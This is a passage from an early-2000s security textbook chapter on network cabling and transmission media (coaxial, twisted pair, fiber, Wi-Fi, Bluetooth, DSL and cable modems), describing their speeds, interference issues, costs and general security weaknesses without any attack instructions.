A later chapter introduces the Open System Interconnect (OSI) model to present a conceptual view of how computers communicate with each other over a network. Although the OSI model is only a framework, it is the accepted architectural reference model for all computer communications. The OSI model layers network communications in a logical hierarchical format that is easy to understand and apply. At the lowest layer, the physical layer, data is converted into patterns of electrical voltage changes and transferred in the appropriate medium — cabling. Without this fundamental function taking place at the lowest and earliest layer, network and telecommunication traffic would not be possible. It is a wonder why, then, the cabling and transport medium is one of the least emphasized aspects of network security. Its function is vital, and vulnerabilities and weaknesses of a given network's cabling infrastructure can potentially impact all aspects of the Availability, Integrity, and Confidentiality triad.

Cabling Issues

Before discussing the various types of wiring and transport media, it is important to review some of the more important issues involving cabling that also impact security. Some of the issues are a result of the nature of the materials used in manufacturing, while others deal with the matter in which they are produced. All of these factors should be considered when deploying a new cable infrastructure and certainly when evaluating the security posture of a given network at its lowest component level.

Maximum Transmission Speed

Depending on the wiring and network equipment that is used, a wide array of transmission speeds can be accomplished in a network. From the 16 Mbps that can be supported on Category 4 unshielded twisted pair (UTP) cabling, to the 10 Gbps that can be run on single mode fiber (SMF), the nature of the wiring can determine the maximum transmission speed a network can support. When a service or application's transmission requirements exceed the supported limit, system availability or data integrity issues may occur. A typical example of this is the potential for synchronization problems or dropped video frames in video conferencing and its high bandwidth requirements. Wiring infrastructure based on 2-Mbps thin-net coaxial cable will not support it, while fiber and Category 5 UTP with its support for 100-Mbps transmission speeds will.

Susceptibility to Interference

Different media types have varying levels of susceptibility to ambient environmental interference. Consequently, different types of wiring are generally, but not always, implemented for specific situations. For example, optical fiber cables, which transmit light waves, are used as the *de facto* standard in connecting buildings or geographical regions, due their to immunity from interference caused by electricity, light, heat, and moisture. Copper cable-based wiring, on the other hand, is vulnerable to a variety of environmental factors because its function is based on electrical conduction over a strand (or multiple strands) of wire.

There are three specific interference issues that are important to consider when selecting an appropriate wiring medium: attenuation, crosstalk, and noise.

Attenuation

Attenuation is the degradation of any signal resulting from travel over long distances. It is often referred to as signal "loss," and occurs as signal power, measured as voltage for traditional copper cabling and light intensity for fiber, degrades over distance due to resistance in the medium. Regardless of medium or signal, attenuation is the measure of signal loss per distance unit.

Attenuation in networking is generally measured in decibels of signal loss per foot, kilometer, or mile. Attenuation is a bigger problem for higher frequency signals. For example, a wireless Gigabit Ethernet connection transmitting at 38 GHz will experience more attenuation than one running at 18 GHz over the same distance. Consequently, there are specific cable length standards for different networking speeds, media, and technologies. Generally, less attenuation means greater distances and clearer signals between network devices and components. When any cabling is installed for a network, regardless of the type, it should be thoroughly tested for the effects of attenuation.

Crosstalk

The phenomenon of hearing other voice conversations during a telephone conversation is a classic example of crosstalk. Crosstalk, as the name implies, is the interference caused by one channel during transmission to another nearby channel. Crosstalk in a network medium could result in packet collisions and retransmissions that can impact performance and reliability. Reducing crosstalk results in better cable efficiency. A common method for reducing crosstalk is to sheathe the metal wire with insulating materials. For example, shielded twisted pair (STP) cables are less likely than UTP cables to experience crosstalk.

Noise

The broadest definition of noise is the negative effect of environmental conditions on a transport medium's signal. Noise can result from numerous causes, including heat or cold, weather, light, electricity, and ionizing radiation. From common sources such as electrical appliances, fluorescent lights, or x-ray machines, to powerful environmental events such as rain or fog, numerous conditions can influence a given network transmission medium's ability to send a signal effectively. One of the best examples of environmental noise influencing network availability is the effect of inclement weather on microwave-based WAN connections. Unlike the postal service, wireless networks can be brought to a standstill by rain, sleet, or snow.

Maximum Distance

Distance plays a big role in the network media selection. The distance that the cable will need to "run" before it is attached to another device can amplify attenuation, noise, and crosstalk. There are standards that specify

how long different types of cables can be specifically run before a repeater is necessary to boost the signal. The maximum distance between repeaters can vary with some media that can only span hundreds of meters, while some, such as microwave, can span miles. The maximum required distances between physical connections can dictate the type of media that needs to be used.

Susceptibility to Intrusion

One of the factors to consider when selecting a medium for a network is its susceptibility to intrusion. Some transmission media are more of a target for eavesdropping than others, just by the nature of the material used for manufacturing. Others are, by design or as a side effect, more difficult to "tap." For example, unshielded twisted-pair cables are easy to tap into and also emanate electrical current. Conversely, optical fiber does not emanate at all and is almost impossible to tap. If confidentiality is a big factor in a network, then it will help determine which media can be used best in that particular environment.

Manageability, Construction, and Cost

Overall cost often plays a major role in choosing network media. Many factors influence the cost of media: the type of materials used, quality of construction, and ease of handling all play roles in the overall cost of ownership of a particular networking media deployment. In addition, there are also indirect costs that should be considered. For example, when optical fiber is used as the networking transmission medium, there are greater costs associated from a networking equipment standpoint than an otherwise identical network made of copper cabling. Fiber network cards, switch and router modules, and media testing equipment tend to be much more expensive than their copper counterparts. All these cost factors — both direct and indirect — should be considered during the evaluation process.

Coaxial Copper Cable

Background and Common Uses

Coaxial copper cable, invented prior to World War II, is perhaps the oldest wire-based communications medium. Before the advent and explosive growth of UTP cabling, coaxial cabling was commonly used for radio antennae, cable TVs, and LAN applications. The cable is referred to as "coaxial" because it contains a thick, conductive metal wire at the center that is surrounded by meshed or braided metal shield along the same parallel axis. The thick wire in the center of the cable is generally separated from the metal shield by PVC insulation. The meshed metal shield that surrounds the core copper wire insulates the cable from interference such as crosstalk and noise. Compared to UTP, coaxial cable can transmit signals greater distances and at a higher bandwidth. Due to these factors, "coax" was commonly deployed in a variety of different applications. By the mid to late 1980s, coax cable was found almost everywhere — in homes as wiring for cable TVs and radios, as LAN cabling for business and government (especially school systems), and by telephone companies to connect their poles. However, during the 1990s, the inexpensive UTP gained favor in almost all LAN-based installations. Today, coaxial cabling is rarely seen in LAN applications; however, it continues to be popular as a medium for high-speed broadband communications such as cable TVs.

Categories and Standards

There are two main types of coaxial cabling. The 75-ohm cable is the most familiar to the average person because it is commonly used in homes to connect AM/FM radios to antennae and TV sets to cable boxes. The 75-ohm coaxial cable is unique in that, in addition to analog signals, it can also transmit high-speed digital signals. Consequently, it is commonly used in digital multimedia transmissions (e.g., digital cable TVs) and broadband Internet connections (mainly cable modems) in many people's homes.

The 50-ohm coaxial copper cable is the other type of coaxial cabling. It is most commonly used for LAN purposes. There are also two types of 50-ohm coaxial cables used in networking.

Thin Coax, Also Known as "Thinnet" or 10Base2 Specification

RG58 is a 52-ohm, low-impedance copper coaxial cable that can carry a 10-Mb Ethernet signal for approximately 200 meters (specifically, 185 meters) before requiring a repeater. Thin coax was typically deployed in a bus topology fashion in many networks, especially in educational environments. Thinnet "daisy chains" were known as "cheapernets" due to their low cost and low reliability. Thinnet Ethernet and AppleTalk networks were popular network configurations during the 1980s. However, Thinnet quickly lost favor to the inexpensive, reliable star topology of hub-based UTP networks during the 1990s.

Thick Coax, Also Known as "Thicknet" or 10Base5 Specification

Thicknet can carry a 10-Mb Ethernet signal for 500 meters. The rigid RG8 and RG11 cables, as the name implies, are thicker than Thinnet due to its larger core and extra layers of insulation. Thicknet was commonly used to connect bus-based networks across long distances (due to its thick insulation) and had the unique ability to allow for a connection to be added while signals were being transmitted — "vampire taps."

Strengths and Capabilities

Compared to UTP, coaxial cables can transmit signals at higher bandwidths and over longer distances without requiring the signal to be boosted by a repeater. The wire braid shielding, the insulation, and thick plastic jacket protect the cable from electromagnetic interference (EMI) and environmental effects such as heat and moisture. In addition, the insulation makes electronic eavesdropping more difficult because electric emanations are also minimized.

Vulnerabilities and Weaknesses

The two drawbacks to using coaxial cabling for networking are its difficulty in installation and its cost. The elements that make coax so effective — the insulation and thick core — also make it difficult to deploy and relatively expensive compared to UTP. In addition, the widespread proliferation of network hubs and switches have negated the distance advantages of coax cables. Manufacturers of networking equipment have wholeheartedly supported the widespread deployment of UTP by making coaxial cable-based networking equipment difficult to find and procure. Currently, it is nearly impossible to find networking infrastructure equipment such as switches, hubs, or even network cards that are based on a coaxial cable connection.

Future Growth

The use of coaxial cables for general-purpose networking is likely to become an anomaly within the next five to ten years. The latest standards and products for high-speed networking are increasingly focusing on fiber- and UTP-based networks. Most large organizations have already migrated away from coax, and, as time progresses, the likelihood of encountering 10Base2 or 10Base5 networks will become increasingly slim. However, the tried-and-true 75-ohm "home" coaxial cables that can transmit both analog and digital signals will continue to play a strong role in delivering high-speed data to peoples' homes. The use of 75-ohm copper cable in cable boxes, and increasingly with cable modems, ensures that the coaxial copper cable medium will continue to play a role, even if only a small one, in the future of networking.

Unshielded Twisted Pair (UTP) Cable

Background and Common Uses

Unshielded twist pair (UTP) cable is the most commonly installed networking medium. It supports very high bandwidths, is inexpensive, flexible, easy to manage, and can be used in a variety of networking topologies. 10 Mbps Ethernet, 100 Mbps Fast Ethernet, 4/16 Mbps Token Ring, 100 Mb FDDI over copper, and 1000 Mbps Gigabit Ethernet can all be run over UTP cabling. UTP cable and its properties are well known and are utilized in almost all network environments.

Categories and Standards

As the name implies, UTP cables have four pairs of conductive wires inside the protective jacket, tightly twisted in pairs. UTP cables do not have any shielding other than the insulation of the copper wires and the outer plastic jacket. The most important properties of UTP cabling are derived from the characteristic twisting of the pairs of cables. These twists of the conductive material help to eliminate interference and minimize attenuation. The tighter the twisting per inch, the higher the supported maximum bandwidth and the greater the cost per foot. Because there are different levels of twisting, conductive material, and insulation, the Electronic Industry Association/Telecommunications Industry Association, also known as EIA/TIA, has established EIA/TIA 568 Commercial Building Wire Standard for UTP cabling and rated the categories of wire:

- Category 1:
  - — Maximum rated speed: generally less than 1 Mbps (1 MHz)
  - — Pairs and twists per foot: generally two pairs; may or may not be twisted
  - — Common use: analog phone lines and ISDN; not used for data
- Category 2:
  - — Maximum rated speed: 4 Mbps (10 MHz)
  - — Pairs and twists per foot: four pairs; generally two or three twists per foot
  - — Common use: analog phone lines, T-1 lines, ISDN, IBM Token Ring, ARCNET
- Category 3:
  - — Maximum rated speed: 10 Mbps (16 MHz)
  - — Pairs and twists per foot: four pairs; three twists per foot
  - — Common use: 10Baset-T, 4-Mbps Token Ring
- Category 4:
  - — Maximum rated speed: 20 Mbps (20 MHz)
  - — Pairs and twists per foot: four pairs; five or six twists per foot
  - — Common use: 10Base-T, 100Base-T4, 100VG-AnyLAN, 16-Mbps Token Ring
- Category 5:
  - — Maximum rated speed: 100 Mbps (100 MHz)
  - — Pairs and twists per foot: four pairs, 36–48 twists per foot
  - — Common use: 100Base-T4, 100Base-TX, FDDI, and 155-Mbps ATM
- Category 5e:
  - — Maximum rated speed: 1 Gbps (350 MHz)
  - — Pairs and twists per foot: four pairs; 36–48 twists per foot
  - — Common use: 100Base-T4, 100Base-TX, 1000Base-TX, 155-Mbps ATM
- Proposed Category 6:
  - — Maximum rated speed: 300 Mbps (Unknown; vendors manufacturing 400 MHz)
  - — Pairs and twists per foot: four pairs; twists per foot not specified
  - — Common use: anticipated to be used in high-speed environments, especially 1000-Base-TX and ATM
- Proposed Category 7:
  - — Maximum rated speed: 600 Mbps (600 Mz)
  - — Pairs and twists per foot: four pairs; twists per foot not specified
  - — Common use: anticipated to be used in high-speed environments. Cat 7/Class F is anticipated to have a completely different plug/interface design.

Strengths and Capabilities

UTP cabling in all of its different flavors has become ubiquitous in networking. It is difficult to find a networking environment where UTP, especially Category 5 UTP cabling and "patch" cables, is not used. It is relatively inexpensive per foot, easy to install and terminate, and has broad support from networking equipment vendors. Because it is able to support multiple networking topologies, protocols, and speeds, it has rapidly replaced most cabling, other than high-speed fiber, for network use.

Vulnerabilities and Weaknesses

UTP cabling's drawbacks are based on its lack of shielding. It is flimsy and easy to cut and damage, and susceptible to interference and attenuation due to its lack of shielding and use of copper as a conductor. Because data transmission is based on electrical conduction (without shielding), it radiates energy that potentially can be intercepted by intruders. The easy manageability of UTP cabling also allows it to be easily tapped into. Consequently, highly secure environments are more likely to use optical fiber for their media needs.

Future Growth

UTP cabling, without a doubt, will continue to play a major role in networking. Its flexibility in its ability to support different protocols and speeds allows its use in a variety of environments. In addition, its low cost is a big plus in selecting media. Although the latest bandwidth and speed advancements are always introduced through fiber, there is always an initiative that quickly follows to support it on copper — and mainly UTP copper cabling. This was the case when Fast Ethernet was devised and was certainly the case recently when Gigabit Ethernet was introduced. Although Gigabit Ethernet was supported on fiber first, the development of CAT 5E and 6 cables quickly followed, with networking companies offering to switch modules and NIC cards very quickly. This trend is likely to continue with further advances in networking with CAT 6 and CAT 7 cables offering even higher maximum transmissions speeds to feed the growing appetite for data transmission bandwidth.

Shielded Twisted-Pair (STP) Cable

Background and Common Uses

Shielded twisted-pair (STP) cabling was initially developed by IBM for its Token Ring networks during the 1980s. The original Type 1 STP cable was a bulky, shielded cable with two pairs of conductive wire that was commonly deployed with Token Ring networks. The Token Ring STP combination offered a 16-Mbps deterministic network topology that was ideal for networks that needed the extra bandwidth, because Ethernet 10Base2 and 10Base5 coaxial were the only competitors during the early years. With the development of inexpensive UTP and the ever-increasing bandwidth that it supports, Type 1 STP with its one topology and one-speed support has been deemed almost obsolete in networking.

A new type of STP, which is basically a Category 5 UTP cable wrapped in shielding, has recently been introduced and holds some promise for specific network environments.

Categories and Standards

The original Type 1 STP cable was distinctive in its presentation. It was thick due to the braided shielding that surrounds both pairs of 150-ohm conductive copper core. Its end connectors were large (compared to modern-day RJ-45 caps of UTP) square blocks that plugged into network devices called multi-station access units (MAUs). Many engineers with Token Ring/Type 1 cable experience will recall the familiar "clicks" that preceded a network connection on the MAUs. Type 1 cables were rated up to 16 Mbps and were eventually replaced by Category 3, 4, and 5 cables for Token Ring.

The newer STP cable is similar to Category 5 UTP cable in that it has four pairs of tightly wound copper wire. However, a thin layer of aluminum foil shielding surrounds all four pairs of the cable in lieu of the heavy braided layers of Type 1. There is also metal in the plugs themselves to allow grounding and additional shielding. The new STP is referred to as screened twisted pair (ScTP) or foil twisted pair (FTP) and is more flexible, lightweight, and easier to deploy than Type 1. Currently, there are no standards for this new type of STP

cabling, but most vendors follow the EIA/TIA 568 UTP Category 5 standard that allows for 100-Mbps transmissions.

Strengths and Capabilities

The strength of STP cable is in its shielding and insulation. The braided aluminum/copper mesh that surrounds the twisted pairs allows the cable to resist noise and electromagnetic interference (EMI). Although the old Type 1 cables are no longer being actively deployed, the new STP cables are being manufactured and marketed for high-interference environments. The newer STP cables offer some of the advantages of UTP cabling — high-bandwidth, multi-topology support, and lower cost — and have the added benefit of resistance to EMI. Environments such as medical facilities, airports, and manufacturing plants can derive benefits from using ScTP/FTP.

Vulnerabilities and Weaknesses

The weaknesses of the Type 1 STP medium are well documented. Type 1 is bulky, difficult to deploy, slow, and only supports one network topology. It is not surprising that Type 1 STP cables have been almost forgotten for general-purpose networking. Although the new ScTP and FTP cables show great promise, they still have some of the limitations based on the disadvantages of metal shielding. All STP cabling systems require careful emphasis on grounding because an STP cable that has not been grounded on both ends offers little resistance against EMI. In addition, unlike UTP, the cables must be deployed with great care so that none of the shielding elements, such as the connectors or the cable itself, are damaged. For STP cables to work, both grounding and shielding integrity must be maintained during installation, or the benefits of using shielded cables are lost.

Future Growth

The future of STP media is uncertain. The Type 1 cabling so common during the 1980s has been all but abandoned during the "Fast Ethernet" rush of the 1990s. The new lightweight, flexible STP cables, drawing on the strength of the characteristics of UTP cabling, have yet to be deployed in mass due to their narrow marketing focus and high overall cost. However, renewed focus in the United States and abroad on ensuring that cabling, regardless of type, be electromagnetically compatible (EMC) with its environment holds some promise for the growth of STP.

Optical Fiber Cable

Background and Common Uses

At the time of writing this chapter (March 2003), Stanford University's Linear Accelerator Center set a new speed record for transmitting data on the Internet, by sending 6.7 gigabytes of data across 6800 miles in less than 60 seconds. That technological marvel is equivalent to sending all of the data on the two-DVD set of "Gone with the Wind" from New York City, in the United States, to Tokyo, Japan, in about the time it takes to read this paragraph. This amazing accomplishment is part of the continuing evolution of the networking technologies that are being used by millions of people every day. The common network component that has fueled this growth in data transmission speed and volume on the Internet has been the increased reliance on hair-thin strands of silica glass — better known optical fiber cable.

The idea of transmitting data with light dates back to the 1800s with Alexander Graham Bell having the first recorded patent of a light-data transmitting device — his Photophone — in 1890. However, real advances in transmitting light through strands of glass fiber did not occur until after World War II. The advent of semiconductor diode lasers that can be used at room temperature and advances in the manufacturing processes of optical fiber cables in the early 1980s set the stage for the first large-scale commercial use of optical fiber cables by AT&T. By the mid to late 1980s, fiber was being laid across oceans, with the first being the English Channel; and by the 1990s, fiber-optic cables were beginning to be widely used in local area network environments, primarily as backbones for office networks.

Today, with the exponential advances in network speeds, optical fiber is the *de facto* standard for connecting wide area and local area networks. Two general types of fiber cable — single mode (SMF) and multimode

(MMF) — are commonly used to connect cities, buildings, floors, departments, and even homes. Fiber-optic cable's inherent resistance to attenuation (allowing for long distances and speeds), noise, and EMI make it a perfect choice for transmitting data.

Categories and Standards

Optical fiber refers to the medium that allows for the transmission of information via light. Fiber cable consists of a very clear, thin filament of glass or plastic that is surrounded by a refractive sheath called "cladding." The core, or axial, part of fiber-optic cable is the intended area for transmission, while the cladding is intended to "bounce" errant light beams back into the center. The core has a refractive index approximately 0.5 percent higher than that of the surrounding cladding so that errant light rays transmitted at shallow angles to the cladding are reflected back into the center core. This transmitting "center," made of a thin strand of glass, generally needs to be protected because, unlike copper metal wire, it is brittle and fragile. Often, the cladded core is coated with plastic, and Kevlar fibers are embedded around the outside to give it strength. The outer insulation is generally made of PVC or Teflon.

There are three specific types of fiber cables, and each has its specific uses.

Step-Index Multimode Fiber

Step-index multimode fiber has a relatively thick center core and is almost never used for networking. It has a thick, 100-micron core surrounded by cladding that allows light rays to reflect randomly, which results in the light rays arriving at different times at the receiver, resulting in what is known as modal dispersion. Consequently, information can only be transmitted over limited distances. Step-index multimode fiber is most often used in medical instruments.

Graded-Index Multimode Fiber or Multimode Fiber (MMF)

Graded-index multimode fiber, or MMF, is likely the most well-known fiber medium to most network administrators and engineers. MMF cables are commonly used in local network backbones to connect floors and departments between networking components such as switches and hubs. The graded-index MMF has the characteristic of the refractive index between the cladding and core changing gradually. Consequently, multiple light rays that traverse the core do not "bounce" off the cladding in a random manner. Rather, the light refracts off the core in a helical fashion, allowing for most of the beams to arrive at the receiver at about the same time. The end result is that the light rays arrive less dispersed. MMF fiber, although designed to minimize modal dispersion, is still best suited for shorter distances compared to single-mode fiber, which can transmit data for miles. Although MMF fiber is limited as to the distances over which it can be used, it is still able to transmit far greater distances than traditional copper wires. Consequently, it is widely used and widely supported by networking equipment companies to connect network backbones in traditionally UTP-cabling-based environments.

Single-Mode Fiber (SMF)

Single-mode fiber (SMF) has the narrowest core of all fiber cables. The extremely thin core, generally less than 10 microns in diameter, is designed to transmit light parallel to the axis of the core in a monomode fashion, attempting to eliminate modal dispersion. This single-beam mode of transmission permits data transmission over far greater distances. SMF is generally used to connect distant points and therefore is commonly used by telecommunications companies. In addition, SMF is increasingly being used by cable television companies to deliver digital cable as well as broadband data connections to homes. However, SMF use in LAN applications is generally not common due to its high cost and the limited support for SMF components in network equipment intended for LANs.

Strengths and Capabilities

Optical fiber media have distinct advantages due to their use of light instead of electrical impulses through a metal conductor. Light, and consequently fiber-based media, is highly resistant to attenuation, noise, and EMI. Consequently, fiber-based connections can traverse distances much farther and transmit more data than wire-based media. Fiber is perfect for high-bandwidth applications such as multimedia and video conferencing. In

addition, because no electrical charges travel across it, it does not emanate any data, thereby providing security that no other media can offer. Its fragility also offers protection from intruders in that it is very difficult to tap into fiber-based networks without detection. It is commonly accepted that fiber-based networks run farther, faster, and more securely than any other available medium.

Vulnerabilities and Weaknesses

Unfortunately, fiber has some drawbacks that prevent it from being used in almost all situations. Because fiber is made of glass or plastic, it is more difficult to manufacture and work with than copper. It is not malleable, is difficult to terminate and install, and can be more easily damaged than wire-based media. In LAN-based environments, it is common for administrators and engineers to "crimp" or custom-create cable lengths in data centers and server rooms for use with UTP cabling. This is almost never the case with fiber, which is generally purchased in specific lengths.

In summary, although fiber has some distinct advantages, it has a very high cost of ownership. It is expensive to purchase, install, and maintain a fiber-based infrastructure. Even the network components that support fiber, such as router and switch modules, fiber-based NIC cards, etc., are much more expensive and rare than their UTP-based counterparts. Although prices for all types of PC and networking equipment have decreased dramatically in the past seven or eight years, the difference in support costs between fiber and copper media is not expected change in the future.

Future Growth

Most networking experts agree that Internet traffic has, on average, doubled each year since the mid-1980s. With the increased availability of high-speed network connections in people's homes and the increases in application demand for bandwidth, it is difficult to imagine being able to support these ever-increasing needs without the availability of fiber-optic media. Although fiber and its infrastructure are expensive, it will without a doubt, remain a critical component of network technologies with its seemingly endless potential for increased speeds and bandwidths. Millions of miles of optical fiber are being laid throughout the world each year by governments and private companies, and this trend can be expected to continue to grow as the world's needs for higher bandwidths increase each year.

Wireless Media

Background and Common Uses

When most people think of wireless technologies, they often seem to forget that wireless was developed more than a century ago by Guglielmo Marconi. Before the advent of "Wi-Fi" (Wireless Fidelity) networking, satellites, and cell phones, the good old-fashioned radio had been sending information through the wireless medium for decades. Recently, wireless has been introduced in almost every home with remote control TVs, garage door openers, and now even wireless appliances and PCs. The extension of attempting to use wireless technology into the area of PC and network computing was an easy one with obvious benefits. The topic of wireless technologies is broad and is rich with information; this section focuses on an overview of three specific, commonly available and well-known wireless network technologies.

First, wireless local area networks (WLANs), based on the IEEE 802.11 standard and now available in many offices, homes, coffee shops and restaurants will be reviewed. Then we discuss the extension of wireless LANs into metropolitan areas (WMANs) will be discussed, followed by a brief introduction to the new wireless arena intended to cover an extremely small area known as the personal area network (WPANs).

Categories and Standards

Wireless Local Area Network

The IEEE 802.11 standard, also known as "Wi-Fi," is specifically geared for wireless LANs. Almost all wireless LANs are based on 802.11 and are being increasingly installed in offices, homes, airports, and even in fast-food restaurants. All "Wi-Fi" networks have transmitting antennae known as access points that PCs connect

to. The access point is generally connected to a traditional wired network LAN that allows access to the Internet via an ISP or to local resources such as file servers and printers. The laptops and PCs that connect to the access point must also have a "Wi-Fi" antenna. Although the specific components of all 802.11 wireless networks are the same, there are three different standards of 802.11 that are commonly seen. Each has its different strengths and uses.

IEEE 802.11a.

The 802.11a-based WLANs transmit data at the unlicensed frequency of 5 GHz. This high-frequency WLAN allows a maximum speed of 54 Mbps with fairly good encryption of the data transmitted. It also is able to handle more concurrent users and connections than 802.11b. Unfortunately, 802.11a has a limited effective range and is generally used in line-of-sight situations. It is ideal for office environments with cubicles and conference rooms where the access points are mounted in the ceiling. It is also more expensive to deploy than 802.11b; consequently, 802.11a WLANs do not have a large install base.

IEEE 802.11b.

The 802.11b WLANs use the unlicensed 2.4-GHz frequency range (which is currently used by common appliances such as cordless phones) and has an effective range of up to 100 yards. It was the first low-cost wireless LAN technology made available and has a comparatively large install base. The 802.11b-based networks generally transmit at speeds of 11 Mbps, but some network vendors use data compression algorithms to be able to offer maximum transmission speeds of 22 Mbps. The 802.11b standard allows for much greater distances than 802.11a (approximately 100 yards) and is cheaper to deploy. Consequently, it has a large install base in public and home use.

IEEE 802.11g.

This new proposed standard works in the same 2.4-GHz frequency band as 802.11b but offers a maximum speed of 54 Gbps. Because it works in the same frequency range as 802.11b, it is able to support existing 802.11b installations, which is a big plus. Vendors have already released networking devices based on the proposed 802.11g standard, and its performance capabilities are promising. In addition, 802.11g network devices are even less expensive than 802.11b devices. With the promise of better performance for less cost, 802.11g will likely replace 802.11b, and possibly even 802.11a.

Wireless Metropolitan Area Network (WMAN)

"Wi-Fi" networks in actual use are confined to a relatively small area of approximately 300 feet. However, there are obvious advantages to being free from having to rely on fiber- or metal-based media that frequently make up for the limitations of short available "Wi-Fi" ranges. The IEEE 802 committee set up the 802.16 working group in 1999 to develop a standard for wireless metropolitan broadband access. There were three working groups of 802.16: 802.16.1 through 802.16.3. The 802.16.1 has shown the most potential and interest because it focuses on a readily available frequency range. The 802.16.1 WMAN infrastructure relies on a core network provider, such as the telephone company, offering wireless services to subscribers who will access the core network through their fixed antennae. In effect, subscribers in homes and offices will access the core switching center through base stations and repeaters. The connections will be provided through dynamic wireless channels ranging from 2 Mbps to 155 Mbps via an 802.16.1-based frequency range of 10 GHz to 66 GHz.

Wireless Personal Area Network (WPAN)

The personal area network (PAN) is a low-power, short-range, wireless two-way connection that connects personal devices such as PDAs, cell phones, camcorders, PC peripherals, and home appliances. The Bluetooth specification with its associated technology is the front-runner in providing personal wireless connectivity to users. It uses the unlicensed 2.4-GHz frequency with signal hopping to provide an interference-resistant connection for up to seven concurrent devices. Typically, a small Bluetooth network will be set up with a common authentication scheme and encryption so that other Bluetooth networks will not be able to connect automatically.

The Bluetooth standard has been around for many years. The Bluetooth Special Interest Group (SIG), a consortium of vendors that intends to develop and promote Bluetooth products, agreed on the third and current iteration Version 1.1 in 1999. Since that time, a host of new products has been introduced and new ones are planned — from PC peripherals to microwave ovens, cell phones, and even washers and dryers — all based on the Bluetooth PAN standard.

Strengths and Capabilities

Wireless networking has the obvious advantage of freeing one from the need to run cabling. The medium through which the communication travels is publicly available and free. Wireless networks allow for truly mobile computing, with the greatest benefit for roving laptop users. Wireless "hotspots" are springing up in many places, allowing Internet access for a growing number of users. Coupled with VPN technologies and wireless networking, users can extend the "office" environment beyond home networks and corporate offices.

Vulnerabilities and Weaknesses

The freedom of mobility that wireless networks provide their users also has its limitations. Wireless networking has not been widely deployed due to several issues. Wireless networks are slower than traditional cabled systems, are more expensive to deploy, and are susceptible to interference from environmental conditions such as weather and EMI.

However, the most important vulnerability that inhibits wireless networking from becoming more widely used is its lack of security. Because wireless uses a public medium in which data is transmitted, it is susceptible to "snooping" and eavesdropping. In the most widespread LAN application of wireless (i.e., 802.11b), networks are generally secured using LAN authentication by means of the wireless adapter's hardware MAC address. This is not really secure because MAC addresses can easily be falsified. Other techniques of encrypting the data using shared keys on the access point and receiver are available but not practical in large enterprise organizations due to difficulty in managing large numbers of keys. Even protocols intended to assist with wireless key management, such as Wired Equivalent Privacy (WEP), are cumbersome because key distribution and updates must be done in a secure medium outside of 802.11. In addition, although WEP encrypts the data that is being transmitted through the airwaves (via the RC4 algorithm), it is not completely secure. WEP can be easily cracked by anyone who has extensive knowledge of network sniffers.

Future Growth

It is clear that wireless networking holds a promising future for specific applications. The proliferation of 802.11b/802.11g-based "hot spots" grants greater freedom to casual users who need access to the Internet from a variety of locations. In addition, the relative ease of deploying wireless in home environments, as opposed to wiring cable, provides a niche market for networking companies. For enterprise-level environments, wireless networking will likely only play a small role due to its limitation in performance, lack of security, and high administration costs. However, for specific users and needs, such as areas in which wiring is difficult or impossible, conference room applications, mobile users, and roving service staff, there may be a natural fit for wireless.

Broadband: Digital Subscriber Line and Cable Modem

Digital Subscriber Line (DSL)

Digital Subscriber Line (DSL) is a broadband-based technology that uses existing telephone copper cabling to deliver high-speed Internet service to its subscribers. It largely depends on telephone companies, because it uses an upgraded telephone infrastructure. DSL signals are transmitted via special equipment over the existing phone lines and use frequencies that are higher than those of traditional voice traffic. A DSL filter, often referred to as a DSL modem, is used to segregate voice and data traffic on the recipient side.

DSL connections are always on, available 24 hours per day, regardless of the voice-phone traffic. It can theoretically provide up to 52-Mbps transmission under ideal conditions. It is inexpensive, and is becoming increasingly available in metropolitan areas. There are different types of DSL: the type depends on the carrier and what type is available in which area (see Exhibit 24.1).

DSL, however, does have its limitations. DSL technology relies on the carrier having the upgraded equipment, generally referred to as a Digital Subscriber Line Access Multiplexer (DSLAM) available in the area. The subscriber must be within a certain distance of the DSLAM and performance is impacted based on that distance. The further the subscriber is from the CO (central office) with the DSLAM, the less bandwidth it is able to achieve. In addition, other subtle factors, such as quality of the phone cables used in an installation, can impact

EXHIBIT 24.1 Types of DSL

Type	Max. Downstream Speed	Max. Upstream Speed	Max. Distance Central Office to Subscriber	Copper Pairs Used
Asymmetric (ADSL)	1.5–9 Mbps	16–640 Kbps	18,000 feet	1
Single-line (SDSL)	1.544 Mbps	1.544 Mbps	10,000 feet	1
High-rate (HDSL)	1.544 Mbps	1.544 Mbps	12,000 feet	2
Very-high-rate (VDSL)	13–52 Mbps	1.5–2.3 Mbps	4,500 feet	2

DSL performance. Even with these limitations, it is being widely accepted by remote and home users due to its low price and performance, which easily exceed that of dialup and ISDN connections.

Cable Modems

Cable television companies have been installing optical fiber cables for years to deliver digital-quality cable TV channels to their subscribers. The cabling infrastructure that cable companies have installed, mainly optical fiber to buildings and 75-ohm coaxial once inside, is increasingly being used to offer high-speed digital network service to the Internet. Similar to DSL, a specific cable modem is required to receive high-speed access through the same medium that cable television is received. It is capable of delivering approximately 50 Mbps, but its speeds are generally less because segments are shared among subscribers. Consequently, bandwidth can change over time for a particular subscriber because performance is based on aggregate segment usage.

There have been several different iterations of cable modem service. Initially, cable modems used various proprietary protocols so that a cable TV provider could only use a specific cable modem for service. Within the past three years, there has been a movement toward standardization so that various cable modems can be used regardless of the provider. So far, no formal body has established any specific standard, but, in general, three standards are used:

1. Digital Video Broadcasting (DVB)/Digital Audio-Video Council (DAVIC), also known as DVB-RCC: not very common, but still used in Europe.
2. *MCN/DOCSIS:* a predominately U.S. standard that almost all U.S. cable modems are based on.
3. *EuroDOCSIS:* a European standard based on DOCSIS.

In addition, the IEEE is attempting to develop its own standard, referred to as 802.14.

Cable modems have become popular because they are always on, readily available, inexpensive, and provide high bandwidth to most users. Unfortunately, cable modems are considered notoriously insecure because traffic within a cable modem segment is generally not filtered. Once a cable modem is installed, a packet sniffer can easily capture traffic that is being broadcast by other users in the segment.

Strengths and Capabilities of Broadband

Cable modem and DSL service rely on vastly different technologies to deliver the same type of service — high-speed Internet. Both are relatively inexpensive, not much more than analog dialup, and require minimal equipment for start-up. They both deliver speeds that far exceed traditional access methods, such as analog dialup and ISDN. They are also simple to use and do not require any connection procedures. Users generally leave them on continuously because they do not interfere with other services, whether TV, voice, or fax. These capabilities have encouraged both cable modem and DSL service to become ever more widespread in use. With advances in VPN technologies, they are commonly being used from homes not only to the Internet, but to

offices as well. The availability of inexpensive, high-speed service that can be used for personal and work functions has been an invaluable advancement for remote offices and telecommuters.

Vulnerabilities and Risks

